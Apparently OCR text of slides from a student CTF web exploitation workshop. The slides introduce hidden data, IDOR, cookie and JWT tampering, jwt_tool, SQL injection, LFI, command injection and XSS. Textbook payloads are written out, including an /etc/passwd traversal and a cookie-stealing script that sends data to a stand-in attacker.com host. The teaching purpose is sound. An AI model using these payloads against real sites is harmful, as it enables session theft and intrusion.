
FLAG HUNTERS MMU 2025

WEB EXPLOITATION WORKSHOP

ABOUT ME

- A Final year student from MMU Melaka Campus.
- Focuses on Web Exploitation, also interested in Cryptography.
- 5th Placed UMCS CTF Final Round 2025.

HOW WEBSITES WORKS?



CLIENT SIDE

- What users see (HTML, CSS, JavaScript).
- Handles layout, buttons, forms.

INTERNET

- The middleman connecting browser to server.
- Sends requests and brings back responses.

WEB SERVER

- Runs backend code (PHP, Python, etc).
- Talks to the database.
- Sends processed data back to the client.

5.5 BILLION

Numbers of **breached accounts in 2024**, meaning **nearly 180 accounts were compromised every second** stated by SurfShark.

BASIC STRUCTURE

01

Understanding the Mindset

“**Think like an attacker**: identify weak points in a website and how they can be abused.”

02

Finding the Vulnerability

“**Look for flaws** such as broken authentication, injection, or misconfigurations.”


03

Exploiting and Learning

“Use controlled challenges to safely **test, exploit, and understand the impact.**”

TOOLS NEEDED

Burp Suite



A web security tool that sits between your browser and the website. It lets you **intercept, view, and modify requests and responses** — very useful for finding and exploiting web vulnerabilities.

Kali Linux or Any Linux Distro

A Linux operating system made for cybersecurity. It **comes with many pre-installed tools** for penetration testing and CTFs, so you don’t need to set them up one by one.

AGENDA

01 Finding Hidden Information

02 Broken Access Controls

03 Injection Attacks

04 Client-Side Attacks

HIDDEN INFORMATION

Developers sometimes leave **sensitive data** in places users don’t normally look.
Methods:

- Viewing **Page Sources** & **Response Headers**.
- Understanding the components of the Webpages.

BROKEN ACCESS CONTROLS

Attackers exploit weak or missing restrictions to access data or actions they shouldn’t.

A Indirect Object Referrence (IDOR)


- Example: Change ?uid=1 to ?uid=2 → view another user’s profile.
- Happens when the system trusts user input too much.

B Cookies Tampering

- Example: Edit a cookie value like role=user → role=admin.
- Shows why cookies should be signed/validated.

C JWT Tampering and Cracking

- If JWT uses weak secrets or alg:none, attackers can forge tokens.
- Leads to account takeover or privilege escalation.



JWT_TOOL

```
┌──(elitemi24㉿IffatAcer3)-[/mnt/d/CTF]
└─$ jwt_tool eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6InRpY2FycGkifQ.bsSwqj2c2uI9n7-ajmi3ixVGhPUiY7jO9SUn9dm15Po
```


```
/home/elitemi24/.jwt_tool/jwtconf.ini
Original JWT:

====================
Decoded Token Values:
====================

Token header values:
[+] typ = "JWT"
[+] alg = "HS256"

Token payload values:
[+] login = "ticarpi"

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
```

STEP-BY-STEP INSTALLING .

Open Browser > Search jwt_tool github

In Terminal:


```
$ git clone https://github.com/ticarpi/jwt_tool.git

$ cd jwt_tool

$ pip3 install -r requirements.txt
```

To run the jwt_tool:

```
$ python3 jwt_tool.py <INSERT-JWT> [OPTIONS]
```



INJECTION ATTACKS

Occur when untrusted input is sent to an interpreter (SQL, OS, file handler) and executed as part of a command.

A SQL Injection (SQLI)

- Manipulating queries to access or modify database data.
- Example:

```
‘ OR ‘1’=’1 --
```

B Local File Inclusion (LFI)

- Attacker tricks the app into including local files.
- Example:

```
?page=../../etc/passwd
```

C Command Injection

- Attacker injects OS commands through unsanitize input fields.
- Example:

```
; ls -la (commands to reveals files on the target server)
```

CLIENT-SIDE ATTACKS

Target the user's browser instead of the server.

- Exploit how the browser interprets untrusted input (HTML/JS).
- Common impact: stolen cookies, hijacked sessions, phishing, malware delivery.

Cross-Site Scripting (XSS)

- Attacker **injects malicious JavaScript** into web pages.
- Example POC:

```
<script>alert('Hacked')</script>
```

(Runs in the victim's browser, can steal cookies or hijack sessions)

What attacker can do next?

- **Steal session cookies**:

```
<script>document.location='http://attacker.com/steal?
c='+document.cookie</script>
```

(sends victim's cookies to attacker)


"THE WEB WILL NEVER STOP EVOLVING, AND NEITHER SHOULD YOU."

THANK YOU

Hope you guys keep on learning more!!!